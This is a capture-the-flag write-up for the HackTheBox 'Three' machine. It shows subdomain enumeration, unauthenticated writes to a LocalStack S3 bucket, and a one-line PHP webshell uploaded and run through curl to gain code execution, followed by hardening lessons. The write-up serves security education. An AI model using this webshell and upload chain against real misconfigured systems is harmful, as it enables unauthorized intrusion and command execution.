HackTheBox — Three
A deceptively simple Starting Point box that demonstrates how cloud storage misconfigurations can turn a read-only website into a remote code execution vector. Three pairs subdomain enumeration with an unauthenticated, writable LocalStack S3 bucket — and since Apache is serving PHP directly from that bucket, uploading a webshell is all it takes.
Overview
The target is a Linux machine running an Apache web server for a fictional band called “The Toppers.” The interesting twist is that the web root is backed by a LocalStack S3-compatible bucket with no authentication enforced. Once you discover the s3.thetoppers.htb subdomain and confirm the bucket is publicly writable, uploading a PHP webshell gives you immediate code execution as www-data.
Reconnaissance
Port Scanning
I started with the standard Nmap scan to understand what services are exposed:
nmap -sC -sV -oN nmap.txt <TARGET>

Nothing exotic — SSH and HTTP only. The Apache version pins this as Ubuntu Bionic (18.04). With no other attack surface visible, the web application becomes the logical focus.
Web Enumeration
Navigating to http://<TARGET> redirected me to http://thetoppers.htb, so I added the hostname to my hosts file before exploring further:
echo "<TARGET> thetoppers.htb" >> /etc/hosts
The site is a static band promotional page — contact form, images, no dynamic functionality worth probing directly. Normally I’d reach for gobuster or ffuf for directory fuzzing here, but the more interesting lead is subdomain enumeration. Virtual hosting is common on CTF machines, and cloud-adjacent services often live on predictable subdomains like s3, cdn, or assets.
The machine’s Starting Point hints point toward s3.thetoppers.htb. In a real engagement, you’d discover this through DNS brute-forcing:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -u http://thetoppers.htb -H "Host: FUZZ.thetoppers.htb" \
     -fs 11952
After adding the subdomain to /etc/hosts as well, visiting http://s3.thetoppers.htb returns a telling JSON response:

That’s a LocalStack S3-compatible endpoint. LocalStack is a popular tool for emulating AWS services locally — and its default configuration ships with no authentication. This is worth exploring aggressively.
S3 Bucket Enumeration
The AWS CLI’s --endpoint-url flag is the key tool here. It lets you point the CLI at any S3-compatible API, not just AWS proper. Combined with --no-sign-request (which skips credential signing entirely), we can interact with LocalStack without needing valid AWS keys.
First, list all available buckets:
aws --endpoint-url=http://s3.thetoppers.htb s3 ls --no-sign-request

There’s a bucket named thetoppers.htb — the same name as the website. That’s a strong signal that this bucket is the web root. Let’s confirm by listing its contents recursively:
aws --endpoint-url=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb \
    --no-sign-request --recursive

The index.php match is the confirmation I needed. Apache is serving this bucket’s contents as the document root — which means if I can write a PHP file to the bucket, Apache will execute it.
Foothold
Uploading a PHP Webshell
The attack path is straightforward: create a minimal PHP webshell locally, upload it to the S3 bucket via the unauthenticated write access, and then trigger execution through the web server.
I created a one-liner webshell that passes URL parameters directly to system():
echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php
Then I uploaded it to the bucket root:
aws --endpoint-url=http://s3.thetoppers.htb s3 cp /tmp/shell.php \
    s3://thetoppers.htb/shell.php --no-sign-request
Confirming Remote Code Execution
With the file uploaded, I tested execution by passing the id command through the cmd parameter:
curl "http://thetoppers.htb/shell.php?cmd=id"

We have RCE as www-data. From here, reading the flag is trivial:
curl "http://thetoppers.htb/shell.php?cmd=cat+/var/www/flag.txt"
Flag: [redacted]
A Note on What I Tried and Skipped
For a box this focused, there weren’t many dead ends — but it’s worth noting that directory fuzzing on the main site (gobuster dir -u http://thetoppers.htb) returns nothing useful beyond the static assets already visible. The real pivot point is recognizing that S3 subdomains are worth enumerating separately and that LocalStack instances warrant immediate unauthenticated write testing. If the bucket had been read-only, the path forward would have been very different (harvesting credentials from source files, for instance).
Lessons Learned
S3 subdomain enumeration matters. Cloud storage endpoints frequently live on predictable subdomains. If a target company uses AWS or self-hosted S3-compatible storage, adding s3, storage, assets, and cdn to your virtual host wordlist is good practice. DNS enumeration tools like ffuf with a Host header sweep are the reliable way to surface these in real engagements.
LocalStack defaults are dangerous in exposed environments. LocalStack is designed for local development and ships with authentication disabled by default. When a developer accidentally exposes it — or when it’s deployed in a staging environment without hardening — it becomes trivially exploitable. The --no-sign-request flag in the AWS CLI is your first tool to test for this condition.
Writable web roots via cloud storage = RCE. This is the core lesson of this box and it applies well beyond CTFs. If an application’s document root is backed by writable cloud storage (S3, GCS, Azure Blob), and the web server executes scripts from that directory, any write primitive becomes code execution. This attack pattern shows up in real-world cloud misconfigurations regularly.
The --endpoint-url flag is a powerful enumeration primitive. The AWS CLI isn’t just for AWS. Any S3-compatible service — MinIO, LocalStack, Ceph, DigitalOcean Spaces — can be enumerated with the same tooling by pointing --endpoint-url at the right host. Keep this in your toolkit whenever you encounter cloud storage endpoints during an engagement.